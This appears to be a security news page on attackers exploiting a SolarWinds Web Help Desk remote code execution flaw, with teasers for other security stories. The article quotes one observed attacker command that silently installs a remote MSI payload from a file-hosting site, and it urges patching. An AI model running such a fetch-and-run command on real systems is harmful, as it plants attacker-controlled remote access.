Wednesday , October 28 2026
SolarWinds

Hackers Actively Exploiting SolarWinds Web Help Desk RCE Vulnerability

Attackers are quickly exploiting a remote code execution vulnerability in SolarWinds Web Help Desk, using compromised systems to deploy legitimate but misused administrative tools.

Huntress observed that 84 endpoints in 78 partner organizations are using SolarWinds Web Help Desk, highlighting significant vulnerability.

Apple iOS 27.2 Released Fixes 163 Flaws, Including Critical WebKit RCE

Apple launched iOS 27.2 and iPadOS 27.2 on October 26, 2026, fixing 163 security flaws. The update is for iPhone...
Read More
Apple iOS 27.2 Released Fixes 163 Flaws, Including Critical WebKit RCE

CISA adds PHP2Shell to KEV, PHP Releases New Security Updates to Fix Critical HTTP2Shell flaw

CISA has updated a new alert to reflect the addition of CVE-2026-109618 and CVE-2026-109619 to its Known Exploited Vulnerabilities (KEV)...
Read More
CISA adds PHP2Shell to KEV, PHP Releases New Security Updates to Fix Critical HTTP2Shell flaw

Cloudflare Unveils Emergency WAF Ruleset Update on Brotli flaw

Cloudflare has shared an urgent update to its Web Application Firewall (WAF) rules due to CVE-2026-111497, a Brotli issue. The release...
Read More
Cloudflare Unveils Emergency WAF Ruleset Update on Brotli flaw

Daily Cyber security update for 26.10. 2026

Cyberattacks are rising around the world, including ransomware, malware, data leaks, and hacked websites. These events show how complex and...
Read More
Daily Cyber security update for 26.10. 2026

The Washington Post report
Ex-DOGE AI startup Cathedral Breaches Anthropic Internal Systems within 12 Hours

AI startup Cathedral gained a limited access to internal systems at Anthropic in less than 12 hours, exposing employee information,...
Read More
The Washington Post report  Ex-DOGE AI startup Cathedral Breaches Anthropic Internal Systems within 12 Hours

Daily Cyber security update for 25. 10. 2026

Cyberattacks are rising around the world, including ransomware, malware, data leaks, and hacked websites. These events show how complex and...
Read More
Daily Cyber security update for 25. 10. 2026

Daily Cyber security update for 24. 10. 2026

Cyberattacks are rising around the world, including ransomware, malware, data leaks, and hacked websites. These events show how complex and...
Read More
Daily Cyber security update for 24. 10. 2026

PHP shares new RCE flaw (CVE 2026-115560) with no patch but mitigation

The PHP security team shared ways to protect against a new flaw that lets someone run unwanted code on certain...
Read More
PHP shares new RCE flaw (CVE 2026-115560) with no patch but mitigation

US banks faced unauthorized access by AI agents in customer accounts: Axios reports

Major US banks have detected unauthorized access to customer accounts by third-party AI agents, with some systems taking actions beyond...
Read More
US banks faced unauthorized access by AI agents in customer accounts: Axios reports

Atlassian patched 176 flaw in Jira and Confluence: Fortinet Urges to Patch Flaws Affecting FortiOS, FortiManager

Fortinet has urged customers to prioritize security updates for FortiOS, FortiManager, and FortiAnalyzer scheduled for October 22, 2026. The coordinated...
Read More
Atlassian patched 176 flaw in Jira and Confluence: Fortinet Urges to Patch Flaws Affecting FortiOS, FortiManager

Huntress observed post-exploitation activity originating from a compromised WHD service. The attack chain began with wrapper.exe, the WHD service wrapper, spawning java.exe the underlying Tomcat-based application. From there, the Java process executed cmd.exe to silently install a remote MSI payload:

msiexec /q /i hxxps://files.catbox[.]moe/tmp9fc.msi

This payload installed a Zoho ManageEngine RMM (Zoho Assist) agent using the Catbox file-hosting service. Although Zoho Assist is a legitimate tool, it is often misused post-exploitation for persistent access. Here, the agent was linked to an attacker-controlled Zoho account with a Proton Mail address, allowing for instant control.

Help Desk Attack Timeline

This activity aligns closely with Microsoft’s February 6 advisory confirming in-the-wild exploitation of SolarWinds WHD vulnerabilities for RCE and follow-on tooling deployment.

Organizations using SolarWinds Web Help Desk need to update to version 2026.1 or later, which fixes CVE-2025-26399, CVE-2025-40536, and CVE-2025-40551.


Check Also

200,000

Major Danish university breached, 200,000 users at risk

Hackers got into the identity and access management system at the Technical University of Denmark …